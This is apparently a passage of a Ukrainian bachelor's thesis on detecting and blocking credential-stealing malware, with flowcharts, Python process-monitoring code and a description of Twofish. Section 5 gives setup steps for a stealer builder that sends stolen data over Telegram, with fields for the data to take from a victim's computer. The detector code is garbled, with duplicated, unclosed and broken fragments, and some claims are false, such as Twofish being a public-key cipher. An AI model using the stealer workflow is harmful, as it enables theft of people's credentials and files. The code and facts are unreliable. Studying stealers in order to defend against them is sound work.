4 РЕАЛІЗАЦІЯ РОБОТИ. РОЗРАХУНКИ І ЕКСПЕРИМЕНТАЛЬНІ ДАНІ, ЩО ПІДТВЕРДЖУЮТЬ ВІРНІСТЬ ПРОЕКТНИХ ТА ПРОГРАМНИХ РІШЕНЬ

4.1 Блок-схеми та опис алгоритмів функціонування системи

На рис. 4.1 наведено блок-схему основної програми.



Рисунок 4.1 – Блок-схема основної програми

Розглянемо кожен елемент блок-схеми детальніше. Блок схема складається з наступних кроків:

1. **Ініціалізація.** Завантаження списку відомих хешів стиллерів:

- Система звертається до надійного джерела даних про стиллери, наприклад, до веб-сайту антивірусної компанії або до державної бази даних кіберзагроз.
- Список хешів стиллерів завантажується з джерела та зберігається в пам'яті системи.
- Перевіряється цілісність та актуальність списку хешів.

2. **Ініціалізація журналу подій.** Створити новий файл журналу та записати до журналу заголовки та інформацію про систему, наприклад, назву системи, версію програмного забезпечення, дату та час запуску.

3. **Сканування активних процесів.**

- Перебір усіх активних процесів в системі.
- Система отримує список активних процесів з операційної системи.
- Кожен процес у списку буде перевірений на наявність ознак стиллера.

4. **Перевірка на відповідність відомим стиллерам.**

- Перевірка кожного процесу на відповідність відомим стиллерам за допомогою списку відомих хешів.
- Для кожного активного процесу система обчислює хеш.
- Хеш процесу порівнюється з хешами в списку відомих стиллерів.
- Якщо хеш збігається з хешем відомого стиллера, процес ідентифікується як стиллер.

5. **Аналіз використання ресурсів.**

- Проведення аналізу використання CPU та пам'яті кожним процесом.
- Система моніторить використання CPU та пам'яті кожним процесом протягом певного періоду часу.
- Використання ресурсів порівнюється з нормальними показниками для даного типу процесу.

- Процеси, які використовують незвичайну кількість ресурсів, вважаються підозрілими.

6. Моніторинг мережевої активності.

- Сканування мережевих з'єднань та виявлення процесів, які використовують незвичайну кількість трафіку:
- Система моніторить мережевий трафік, який генерується кожним процесом.
- Обсяг трафіку порівнюється з нормальними показниками для даного типу процесу.
- Процеси, які генерують незвичайну кількість трафіку, вважаються підозрілими.

7. Блокування стиллерів. Якщо процес визнаний як стиллер, система блокує його.

- Завершення процесу.
- Блокування доступу процесу до системних ресурсів.
- Запис інформації про блокування до журналу.

8. Запис інформації до журналу. Запис інформації про всі виявлені стиллери та виконані дії до журналу.

- Дата та час виявлення стиллера.
- Ідентифікатор процесу стиллера.
- Тип стиллера.
- Дії, виконані системою (блокування, попередження тощо).

Додаткові деталі

Система може використовувати й інші методи для виявлення стиллерів, наприклад, аналіз поведінки процесів, евристичний аналіз та машинне навчання. Рівень агресивності системи може бути налаштований, щоб зменшити кількість помилкових спрацьовувань. Користувачі можуть бути проінформовані про виявлені стиллери та вжиті заходи за допомогою повідомлень або електронної пошти. Журнал подій може бути проаналізований адміністратором або аналітиком

кібербезпеки, щоб виявити тенденції та покращити ефективність системи.

На рисунку 4.2 зображена блок-схема підпрограми для етапів "Аналіз використання ресурсів" та "Моніторинг мережевої активності". Наведена підпрограма працює наступним чином.

Аналіз використання ресурсів

- *Збір даних*. Система збирає дані про використання CPU, пам'яті та інших ресурсів кожним процесом протягом певного періоду часу. Ці дані можуть бути отримані з системних лічильників, API операційної системи або спеціальних інструментів моніторингу.

- *Аналіз даних*. Зібрані дані аналізуються на предмет відхилень від нормальних показників. Нормальні показники можуть бути визначені на основі середніх значень для даного типу процесу або на основі попередніх даних про використання ресурсів самим процесом.

Фактори, що беруться до уваги:

- *Використання CPU*. Скільки процесорного часу використовує процес? Різке зростання використання CPU може бути ознакою того, що процес виконує шкідливу активність.

- *Використання пам'яті*. Скільки пам'яті використовує процес? Різке зростання використання пам'яті може бути ознакою того, що процес намагається заповнити пам'ять шкідливим кодом.

- *Використання інших ресурсів*. Система може також аналізувати використання інших ресурсів, таких як мережевий трафік, дисковий простір та час вводу-виводу.

- *Виявлення підозрілих процесів*. Процеси, які демонструють незвичайні або підозрілі моделі використання ресурсів, позначаються як підозрілі. Ці процеси можуть бути піддані подальшому аналізу або негайно заблоковані.

Моніторинг мережевої активності

- Збір даних, система збирає дані про мережеву активність кожного процесу. Ці дані можуть включати тип з'єднання (HTTP, HTTPS, FTP тощо), пункт

призначення, вміст даних, обсяг трафіку та час з'єднання.

- Аналіз даних, зібрані дані аналізуються на предмет відхилень від нормальних показників.

Нормальні показники можуть бути визначені на основі середніх значень для даного типу процесу або на основі попередніх даних про мережеву активність самого процесу.

Фактори, що беруться до уваги:

- *Тип з'єднання*. Чи використовує процес незвичайний тип з'єднання (наприклад, з'єднання з відомими шкідливими сайтами)?

- *Пункт призначення*. Куди надсилає та отримує дані процес? Чи надсилає він дані на підозрілі адреси?

- *Вміст даних*. Чи містять дані, які надсилає та отримує процес, щось підозріле (наприклад, шкідливий код, особисті дані)?

- *Обсяг трафіку*. Чи генерує процес незвичайний обсяг мережевого трафіку?

- *Виявлення підозрілих процесів*. Процеси, які демонструють незвичайні або підозрілі моделі мережевої активності, позначаються як підозрілі. Ці процеси можуть бути піддані подальшому аналізу або негайно заблоковані.

Етапи "Аналіз використання ресурсів" та "Моніторинг мережевої активності" є важливими компонентами системи кібербезпеки, які допомагають виявляти та блокувати стиллери.

Ці етапи можуть бути налаштовані для підвищення точності та зменшення кількості помилкових спрацьовувань.

Оскільки загрози еволюціонують майже кожного дня, система повинна регулярно оновлюватися новими даними про стиллери та мережеві загрози, щоб забезпечити максимальний рівень захисту.

На рис. 4.2 наведено блок-схему підпрограми аналізу використання ресурсів та моніторингу мережевої активності.

Рисунок 4.2 – Блок-схема підпрограми "Аналіз використання ресурсів" та "Моніторинг мережевої активності"

Ця блок-схема відображає процеси моніторингу та аналізу системи кібербезпеки для виявлення та блокування стиллерів. Система розпочинає з ініціалізації, завантажуючи список відомих хешів стиллерів та ініціалізуючи журнал подій. Потім вона переходить до сканування активних процесів, де кожний процес перевіряється на відповідність списку відомих стиллерів.

Далі система проводить аналіз використання ресурсів, спостерігаючи за використанням CPU та пам'яті, а також моніторинг мережевої активності, перевіряючи мережевий трафік. Якщо будь-який процес виявлено як підозрілий, система блокує його та реєструє інформацію про виявлені стиллери. Весь цей процес відображається у блок-схемі, яка допомагає візуалізувати послідовність дій та взаємозв'язок між ними.

Визначити нормальні діапазони використання CPU, пам'яті та мережевого трафіку для різних типів процесів дійсно складно, адже вони значно варіюються залежно від типу процесу, його конфігурації, конкретних обставин та навантаження.

Однак, можна навести декілька загальних орієнтирів для різних типів процесів:

1. Офісні процеси.

- Пам'ять: 100-500 МБ.

2. Мережевий трафік. Зазвичай менше 100 Кбіт/с Веб-сервери:

- CPU: Залежить від навантаження, але зазвичай 20-60%.
- Пам'ять: зазвичай 1-2 ГБ, але може бути більше в залежності від обсягу запитів та ресурсів.
- Мережевий трафік: залежить від обсягу запитів, може бути від декількох Мбіт/с до декількох Гбіт/с для великих серверів.

Ігрові процеси.

- CPU: 50-100% в залежності від ігри та конфігурації.
- Пам'ять: 2-8 ГБ, але може бути більше для вимогливих ігор.
- Мережевий трафік: залежить від типу гри, але зазвичай в діапазоні від декількох Мбіт/с до декількох Гбіт/с для мультиплеєрних ігор.

4. Наукові обчислення.

- CPU: може бути використано 100% на протязі тривалого часу.
- Пам'ять: залежить від обсягу даних, але зазвичай велика, від кількох ГБ до кількох ТБ.
- Мережевий трафік: залежить від потреб даних та співпраці з іншими обчислювальними ресурсами.

Важливо зазначити, що це лише орієнтири. На практиці нормальні діапазони використання ресурсів можуть відрізнятися.

Для більш точного визначення нормальних діапазонів для конкретної

системи, рекомендується:

- Моніторинг використання ресурсів. Слідкувати за використанням CPU, пам'яті та мережевого трафіку протягом певного періоду часу, коли система працює в звичайному режимі. Це допоможе визначити базовий рівень використання ресурсів.

- Аналіз даних моніторингу. Проаналізувати дані моніторингу, щоб визначити типові та максимальні значення використання ресурсів

- Врахування факторів. Врахувати такі фактори, як тип процесів, що працюють на системі, навантаження на систему, та інші фактори, які можуть впливати на використання ресурсів.

Використання цих методів допоможе визначити більш точні нормальні діапазони використання ресурсів для конкретної системи, що дозволить краще виявити аномалії та потенційні стиллери.

Мережева активність стиллерів

Типові шаблони мережевої активності стилерів можуть включати наведені нижче характеристики.

1. *Відправка украдених даних*. Стилери можуть встановлювати з'єднання з віддаленим сервером або зловмисною інфраструктурою для відправки украдених даних, таких як:

- Логіни та паролі.
- Номери кредитних карток.
- Персональна інформація.
- Фінансові дані.
- Інші конфіденційні дані.

2. *Збір інформації про мережу*. Деякі стилери можуть сканувати мережеві ресурси, такі як:

- Інші пристрої в мережі.
- Відкриті порти.
- Доступні сервіси.

- Слабкі місця.

Цей процес використовується для пошуку нових потенційних цілей або слабких місць, які можуть бути використані для подальших атак.

3. *Комунікація з керуючим сервером*. Стилери можуть встановлювати зв'язок з керуючим сервером для:

- Отримання команд.
- Відправки зібраної інформації.
- Отримання оновлень.
- Надсилання звітів про діяльність.

4. *Використання шифрування*. Деякі стилери можуть використовувати шифрування для захисту:

- Відправлення украдених даних.
- Мережевого трафіку.
- Комунікації з керуючим сервером.

Це ускладнює виявлення та перехоплення активності стиллера.

5. *Функції розподіленого збору інформації*. Деякі стилери можуть мати можливість розподіленого збору інформації, де вони:

- Об'єднують дані з кількох комп'ютерів або пристроїв.
- Передають їх на керуючий сервер.

Це дозволяє збирати значно більше інформації та завдавати більшої шкоди.

6. *Маскування як легітимний трафік*. Стилери можуть намагатися маскувати свою мережеву активність як:

- Легітимний трафік.
- Емуляція поведінки легітимних додатків.

Це робить їх більш складними для виявлення за допомогою стандартних методів моніторингу мережі.

Надалі наведемо програмний код ряду функцій, які реалізовані у програмному забезпечені пентестингу та захисту від програм стилерів:

```
# Словник хешів відомих стиллерів
known_stealers_hashes = {
```

```
    "hash1": "stiller1.exe",
    "hash2": "stiller2.exe",
    "hash3": "stiller3.exe",
# Функція для обчислення хешу файлу
def get_file_hash(file_path):
    hasher = hashlib.sha256()
    with open(file_path, 'rb') as f:
        while True:
            chunk = f.read(4096)
            if not chunk:
                break
            hasher.update(chunk)
    return hasher.hexdigest()

def is_stealer(process):
    # Перевірка за ім'ям процесу
    if process.name() in known_stealers_hashes.values():
        return True
    # Перевірка за хешем файлу
    try:
        exe_path = process.exe()
        exe_hash = get_file_hash(exe_path)
        if exe_hash in known_stealers_hashes:
            return True
    except (psutil.AccessDenied, psutil.NoSuchProcess):
        pass
    return False  # Перевірка за ім'ям процесу
  if process.name() in known_stealers_hashes.values():
    return True
  # Перевірка за хешем файла
def is_stealer(process):
    # Перевірка за ім'ям процесу
    if process.name() in known_stealers_hashes.values():
        return True
    # Перевірка за хешем файла
    try:
        exe_path = process.exe()
        file_hash = get_file_hash(exe_path)
        if file_hash in known_stealers_hashes:
            return True
    except (psutil.AccessDenied, psutil.NoSuchProcess):
        pass
```

```
        # Додаткові перевірки ресурсів та мережевої активності
        try:
            # Перевірка використання CPU та пам'яті
            cpu_usage = process.cpu_percent(interval=1)
            memory_usage = process.memory_percent()
            if cpu_usage > CPU_THRESHOLD or memory_usage > MEMORY_THRESHOLD:
                return True
            # Перевірка мережевої активності
            connections = process.connections()
            for conn in connections:
                if conn.status == psutil.CONN_ESTABLISHED:
                    if conn.pid and is_stealer(psutil.Process(conn.pid)):
                        return True
        except (psutil.AccessDenied, psutil.NoSuchProcess):
            pass
        return False
     #Функція блокування процесу
    def block_process(process):
      try:
        process.kill()
        logger.info(f"Process {process.pid} has been blocked.")
      except Exception as e:
        logger.error(f"Failed to block process {process.pid}: {e}")
    #Запис подій до журналу
    logger = logging.getLogger(__name__)
    logger.setLevel(logging.INFO)
    handler = logging.FileHandler('stealer_detector.log')
    formatter = logging.Formatter('%(asctime)s - %(levelname)s - %(message)s')
    handler.setFormatter(formatter)
    logger.addHandler(handler)

    # Блокування процесу з оглядом на потенційні помилки (враховуйте сценарій
використання)
    def block_process(process):
        """
        Спроба елегантно заблокувати процес, обробляючи потенційні помилки.
        Args:
            process (psutil.Process): Процес, який потрібно заблокувати.

        Returns:
            bool: True, якщо процес успішно заблоковано, False інакше.
        """
```

```
        try:
            # Завершити процес сигналом завершення (SIGTERM)
            process.terminate()
            time.sleep(1)  # Надати процесу час для коректного завершення

            # Якщо процес все ще працює, примусово його завершити
            if process.is_running():
                process.kill()
                logger.info(f"Процес {process.pid} примусово завершено.")
            else:
                logger.info(f"Процес {process.pid} коректно завершено.")

            return True

        except (psutil.NoSuchProcess, PermissionError) as e:
            logger.error(f"Помилка блокування процесу {process.pid}: {e}")
            return False

        except Exception as e:
            logger.critical(f"Неочікувана помилка блокування процесу
{process.pid}: {e}")
            return False

    # ... інша частина коду ... (get_file_hash, is_stealer тощо)

    def main():
        # ... (ініціалізація, цикл сканування) ...

        if is_stealer(process):
            if block_process(process):
                logger.info(f"Шкідливий процес {process.pid} успішно
заблоковано.")
            else:
                logger.error(f"Помилка блокування шкідливого процесу
{process.pid}.")
```

Перед початком роботи програма імпортує необхідні бібліотеки, такі як psutil для отримання інформації про процеси, time для затримок, socket для роботи з мережею, hashlib для обчислення хешів файлів та os для доступу до файлової системи.

Для ефективності система використовує словник хешів відомих стиллерів, що дозволяє швидко перевіряти процеси на наявність у них хешів, які відповідають відомим шкідливим програмам.

Основними елементами функціоналу є функція для обчислення хешу файлу, перевірка, чи є процес стиллером, функція для блокування стиллера, а також функції для логування подій та сканування мережевих з'єднань.

Після імпорту бібліотек та визначення необхідних функцій система працює в нескінченному циклі. На кожній ітерації циклу вона перевіряє всі активні процеси та мережеві з'єднання на предмет шкідливих дій. Якщо виявляється стиллер або мережеве з'єднання, ініційоване стиллером, система вживає заходів для блокування цих дій та реєструє відповідні події в журналі. Після завершення ітерації програма робить паузу на 5 секунд перед початком наступної. Такий підхід дозволяє системі ефективно виявляти та реагувати на потенційні загрози без перебоїв у роботі.

4.2 Захист розробленого програмного забезпечення

Захист розробленого програмного забезпечення буде відбуватися за допомогою Twofish.

Twofish – це блочно-симетричний шифр з відкритим ключем, який використовується для захисту програмного забезпечення. За допомогою Twofish, розмір блоку при шифруванні складає 128 біт, а розмір ключа може варіюватися від 128 до 448 біт, включаючи кратні 32 бітам. Розробники Twofish прагнули поєднати швидкість кодування з високою стійкістю шифру, створивши один з найбільш криптостійких алгоритмів серед учасників конкурсу AES.

Унікальність алгоритму Twofish полягає у тому, що він використовує практично всі існуючі технології, що застосовуються в криптографічних алгоритмах. Це включає:

- Прості операції, такі як додавання, віднімання та виключне або.

- Підстановки за допомогою таблиці замін.
- Фіксований та залежний від даних циклічний зсув.
- Множення за модулем 2^32.
- Ключове забілювання.

Використання подвійного перемішування в Twofish робить його більш стійким до криптоаналізу, але деякі дослідники відносять це до його недоліків. На сьогоднішній день не існує ефективних атак на алгоритм Twofish, хоча деякі ключі можуть генерувати слабкі підключі, що можуть бути піддані атакам.

Структура алгоритму Twofish включає в себе кілька основних кроків, які виконуються при шифруванні та дешифруванні даних.

Загальна структура алгоритму Twofish наведена нижче.

1. Початкова обробка ключа.

Початкові кроки алгоритму включають розпакування вхідного ключа і розміщення його в контексті шифрування.

2. Цикл шифрування (шифрування).

Twofish використовує круглий шифр.

Круговий шифр складається з серії раундів, в кожному з яких використовується круговий ключ для виконання операцій заміни та переупорядкування даних.

3. Цикл розшифрування (дешифрування).

Після завершення шифрування виконується зворотна процедура для розшифрування даних. Зазвичай це передбачає застосування зворотної послідовності раундів для повернення даних до початкового стану.

4. Фінальна обробка результатів. після завершення процесу дешифрування результати можуть бути додатково оброблені для відновлення вихідних даних або перевірки цілісності.

Структура алгоритму Twofish відображає його здатність безпечно і ефективно шифрувати і розшифровувати дані, використовуючи передові механізми перетворення, які гарантують високий ступінь безпеки і стійкості.

5 МЕТОДИКА ВПРОВАДЖЕННЯ СИСТЕМИ В ПРОМИСЛОВУ ЕКСПЛУАТАЦІЮ

Перед початком роботи з системою, користувачу необхідно встановити бібліотеки для Python, а саме: Pillow, browser-cookie3. Psutil. pywin32 та pyTelegramBotAPI. Після встановлення бібліотек треба запустите фаил builder.py Стилер з білдером знаходиться в обраній користувачем папці. Останнім кроком буде компіляція файлу stealer.py, де необхідно внести свої дання з мессендеру Телеграм для коректної відправки данних.

На рисунку 5.1 зображено головне вікно програми стилера, на якому проводився пентестинг системи кібербезпеки. Воно складається з наступних функціональних блоків:

– Інтерфейс програми.
– Блок введення інформації.
– Блок вибору дій.

Інтерфейс програми включає в себе наступні елементи:

– Список вже створенних стилерів.
– Створення нового стилера.
– Довідка про розробника.

Список вже створенних стилерів в себе наступні елементи:

– Назва нового стилера
– Данні для відпралення данних роботи через Телеграм.
– Данні, що будуть викрадені.
– Налаштування тимчасового сховища данних на комп’ютері жертви.

Блок введення інформації включає в себе наступні елементи:

– Файл.
– Вид.
– Інструменти.
– Параметри.



Рисунок 5.1 – Головне вікно програми



Рисунок 5.2 – Вікно створення нового стилера



Рисунок 5.3 – Результат тестування стилера



Рисунок 5.4 – Викрадені файли

6 ОСНОВНІ ВИСНОВКИ

Програмне забезпечення, створене в результаті виконання випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти, призначено для пентестінгу та захисту від програм-стилерів.

В межах України в недостатній мірі представлені вітчизняні розробки в цій області.

Рішення завдання полягало у вирішенні наступних задач:

– Був проведений огляд існуючих систем для пентестінгу та захисту від програм-стилерів.

– Досліджена система для пентестінгу та захисту від програм-стилерів.

– На основі отриманих результатів досліджень створена програмна реалізація системи кібербезпеки пентестінгу та захисту від програм-стилерів.

Розроблені під час виконання випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти алгоритми дозволяють успішно вирішувати завдання пентестінгу та захисту від програм-стилерів.

Розроблене програмне забезпечення має простий, дружній та зручний інтерфейс користувача, що забезпечує легкість у освоєнні роботи програмного продукту, зручність у використанні, і не потребує особливих спеціальних знань.

При створені програмного забезпечення було використано об’єктно-орієнтований підхід, що відповідає сучасним тенденціям у галузі розробки комерційних програмних систем.

Програма реалізована на мові Python. Дана мова програмування дозволяє найбільш ефективно обробляти дані призначені для системи кібербезпеки антивірусного захисту файлових серверів. Це дозволило мінімізувати строк розробки програмного забезпечення, і, як слід, зменшити витрати на його розробку. Запропоноване програмне забезпечення ділиться на загальне програмне забезпечення, що поставляється із засобами обчислювальної техніки й спеціальне

програмне забезпечення, що спеціально розроблене для даної конкретної системи кібербезпеки й включає програми, що реалізують її функції.

Програма призначена для виконання під управлінням багатозадачної операційної системи кібербезпеки Windows 10/11.

Даються необхідні рекомендації з установки розробленого програмного забезпечення.

Для підвищення рівня безпеки запропоновано застосовувати алгоритм Twofish.

В цілому створене програмне забезпечення підтверджує правильність використаних проектних рішень та повністю відповідає вимогам технічного завдання. Створене програмне забезпечення має потенційну можливість для подальшого вдосконалення і застосування у різних галузях.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Apatov S. G., Babenko Yu. V., Kurach O. O. Information security: theory and practice. – Kyiv: NTUU "KPI", 2019. – 420 p.

2. Golovko V. M., Kovalenko O. V., Panin O. V. Computer security: theory, methods, practice. – Kyiv: NTUU "KPI", 2018. – 384 p.

3. Smirnov O.A., Al-Oraiqat A.M., Ulichev O.S., Meleshko Ye.V., Al-Rawashdeh H.S., Polishchuk L.I. «Modeling strategies for information influence dissemination in social networks». Journal of Ambient Intelligence and Humanized Computing Volume 13, Issue 5. Springer, Cham. 2022, pp. 2463-2477.

4. Smirnov, O., Ulichev, O., Meleshko, Y., Khokh, V., Goncharenko, I. «Method of Choosing Objects for Informational Influence in Social Networks during Information Campaign Based on the Analytic Hierarchy Process». CEUR Workshop Proceedings, Vol 2588, P. 215-227, 2019.

5. Draganchuk L. M., Oleynik O. M., Snigurskaya O. O. Cybercrime: theory, practice, counteraction. – Kharkiv: V. N. Karazin Kharkiv National University, 2020. – 312 p.

6. Law of Ukraine "On the Protection of Personal Data" dated 01.06.2010 No. 2297 VI. – URL: http://zakon2.rada.gov.ua/laws/show/2297-17 (access date: 05.08.2023).

7. National Institute of Standardization and Metrology. State Standard 28001:2004. Information security management system. Requirements.

8. Open Web Application Security Project (OWASP). OWASP Top 10. – https://owasp.org/www-project-top-ten/.

9. National Institute of Standards and Technology (NIST). NIST Cybersecurity Framework. – https://www.nist.gov/cyberframework.

10. Cybersecurity Research Center at the University of Texas at Dallas: https://csi.utdallas.edu/

11. The SANS Institute: https://www.sans.org/

12. The Center for Internet Security (CIS): https://cisecurity.org/

13. The Information Systems Audit and Control Association (ISACA): https://www.isaca.org/

14. The Open Web Application Security Project (OWASP): https://owasp.org/

15. Cybersecurity Workforce Study: https://www.isc2.org/research

16. Cybercrime Magazine: https://cybersecurityventures.com/

17. The State of Ransomware 2023: https://news.sophos.com/en-us/2021/04/27/the-state-of-ransomware-2021/

18. Open Web Application Security Project (OWASP). OWASP Top 10. – https://owasp.org/www-project-top-ten/.

19. Microsoft Security Intelligence Threat Report 2023: https://www.microsoft.com/en-us/security/business/siem-and-xdr/microsoft-defender-threat-intelligence

20. National Institute of Standards and Technology (NIST): https://www.nist.gov/

21. CISA Known Exploited Vulnerabilities Catalog: https://www.cisa.gov/known-exploited-vulnerabilities-catalog

22. ThreatIntelligence: https://www.threatintelligence.com/

23. VirusTotal: https://www.virustotal.com/

24. Malwarebytes Labs: https://www.malwarebytes.com/

